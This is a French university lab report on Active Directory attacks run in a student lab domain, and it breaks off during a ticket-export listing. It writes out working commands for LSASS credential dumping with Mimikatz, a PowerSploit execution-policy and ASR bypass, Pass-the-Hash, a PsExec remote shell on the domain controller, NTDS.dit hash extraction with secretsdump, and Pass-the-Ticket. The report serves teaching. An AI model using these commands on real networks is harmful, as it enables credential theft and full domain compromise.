


Master Cybersécurité Intelligente et Technologies Emergentes CITEch

---

Rapport du TP3 : Introduction aux Attaques Active Directory

Réalisé par : Youness AZZAKANI

Encadré par : Pr. Karima EL HACHIMI

Objectif du TP

Ce TP a pour objectif la mise en œuvre et la compréhension de plusieurs attaques ciblant les environnements Active Directory (AD) à travers trois types de scénarios :

- Extraction de mots de passe/hashes sur des postes clients compromis,
- Attaques sur les services Kerberos (Pass-the-Hash, Pass-the-Ticket, Golden Ticket, Kerberoasting),
- Exfiltration de la base `NTDS.dit` pour analyse post-compromission.


Attaques sur les Postes Clients


Extraction des mots de passe sur PC-ETUD1

En se connectant sur la machine **PC-ETUD1**, nous avons simulé une session ouverte par un administrateur du domaine, puis nous avons basculé sur un utilisateur local « ana ».
À l'aide de l'outil **Mimikatz**, lancé avec les privilèges administrateur, nous avons utilisé la commande suivante :

privilege::debug
sekurlsa::logonpasswords full

Cette commande permet d'extraire les mots de passe (ou leurs hashs) stockés en mémoire dans le processus LSASS.





Nous avons obtenu des **mots de passe en clair et chiffrés** pour les utilisateurs locaux.

Extraction du hash de l'administrateur sur PC-ETUD2

Sur la machine **PC-ETUD2 (Windows 10)**, la protection **ASR** empêche mimikatz d'accéder directement à LSASS. Nous avons contourné cela à l'aide du **module PowerSploit** :


```
PS C:\Users\Administrateur> Import-Module PowerSploit
PS C:\Users\Administrateur> Set-ExecutionPolicy -Scope Process Bypass

Modification de la stratégie d'exécution
La stratégie d'exécution permet de vous prémunir contre
les scripts que vous jugez non fiables. En modifiant la
stratégie d'exécution, vous vous exposez aux risques de
sécurité décrits dans la rubrique d'aide
about_Execution_Policies à l'adresse
http://go.microsoft.com/fwlink/?LinkID=135170.
Voulez-vous modifier la stratégie d'exécution ?
[O] Oui  [T] Oui pour tout  [N] Non  [U] Non pour tout
[S] Suspendre[?] Aide
(la valeur par défaut est « N ») :O
PS C:\Users\Administrateur> Set-ExecutionPolicy -ExecutionPolicy RemoteSigned

Modification de la stratégie d'exécution
La stratégie d'exécution permet de vous prémunir contre
les scripts que vous jugez non fiables. En modifiant la
stratégie d'exécution, vous vous exposez aux risques de
sécurité décrits dans la rubrique d'aide
about_Execution_Policies à l'adresse
http://go.microsoft.com/fwlink/?LinkID=135170.
Voulez-vous modifier la stratégie d'exécution ?
[O] Oui  [T] Oui pour tout  [N] Non  [U] Non pour tout
[S] Suspendre[?] Aide
```


En ce place sur le répertoire « Exfiltration » du dossier « PowerSploit », puis on exécute la commande :

```
PS C:\Tools\PowerSploit-Exfiltration> .\Invoke-Mimikatz.ps1
PS C:\Tools\PowerSploit-Exfiltration> Get-Process lsass | Out-Minidump


    Répertoire : C:\Tools\PowerSploit-Exfiltration


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       15/06/2025     16:46       40179777 lsass_5
                                                 56.dmp


PS C:\Tools\PowerSploit-Exfiltration> _
```

La commande ***" Get-Process lsass | Out-Minidump"*** permet de Générer un dump du processus « lsass ».

Ensuite, avec **Mimikatz**, nous avons analysé le dump :






Résultat : Obtention du **hash NTLM du compte "Administrateur" du domaine**.


2. Attaques sur l’annuaire Active Directory

Pass-the-Hash (PtH)

Après avoir récupéré le hash de l’administrateur, nous avons utilisé la technique Pass-the-Hash via :




Cela a ouvert une nouvelle invite de commande, avec un **token d'accès forgé**.



Ensuite, nous avons exécuté la commande suivantes :

PsExec.exe -acceptEula \\DC-ETUD cmd



Résultat : Ouverture d'un shell distant sur **DC-ETUD** en tant qu'administrateur du domaine.

Devoir I : Exfiltration de la base NTDS.dit

Nous avons utilisé le shell sur **DC-ETUD** pour localiser la base **`NTDS.dit`** et la copier avec les bons droits. Ensuite, à l'aide d'un outil comme **`secretsdump.py`** de la suite **Impacket**, nous avons extrait les hashs des mots de passe des utilisateurs du domaine :


secretsdump.py -just-dc-ntlm 'CITECH-FSR\Administrateur@192.168.1.10' -hashes <NTLM>:<LM>


Droits nécessaires : administrateur du domaine.
Risque : Compromission complète du domaine.
Contre-mesures :

- Surveillance des accès,
- Changement régulier du mot de passe admin,
- Limitation des droits sur DC.

Pass-the-Ticket (PtT)

Avec **Mimikatz**, nous allons extraire les tickets dans un premier temps





Puis on liste et exporte les tickets Kerberos :

sekurlsa::tickets /export
kerberos::ptt fichier.kirbi

```
mimikatz # kerberos::ptt C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\W
n32
* Directory: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32'

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3af27]-0-
0-40a50000-Administrateur@cifs-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3af27]-2-
0-60a10000-Administrateur@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3af27]-2-
1-40e10000-Administrateur@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e4]-0-0-
40a50000-WIN7$@cifs-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e4]-0-1-
40a50000-WIN7$@ldap-DC-ETUD.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e4]-2-0-
60a10000-WIN7$@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e4]-2-1-
40e10000-WIN7$@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e7]-0-0-
40a50000-WIN7$@ldap-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e7]-0-1-
40a50000-WIN7$@cifs-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e7]-0-2-
40a10000.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e7]-0-3-
40a50000-WIN7$@LDAP-DC-ETUD.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e7]-2-0-
60a10000-WIN7$@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e7]-2-1-
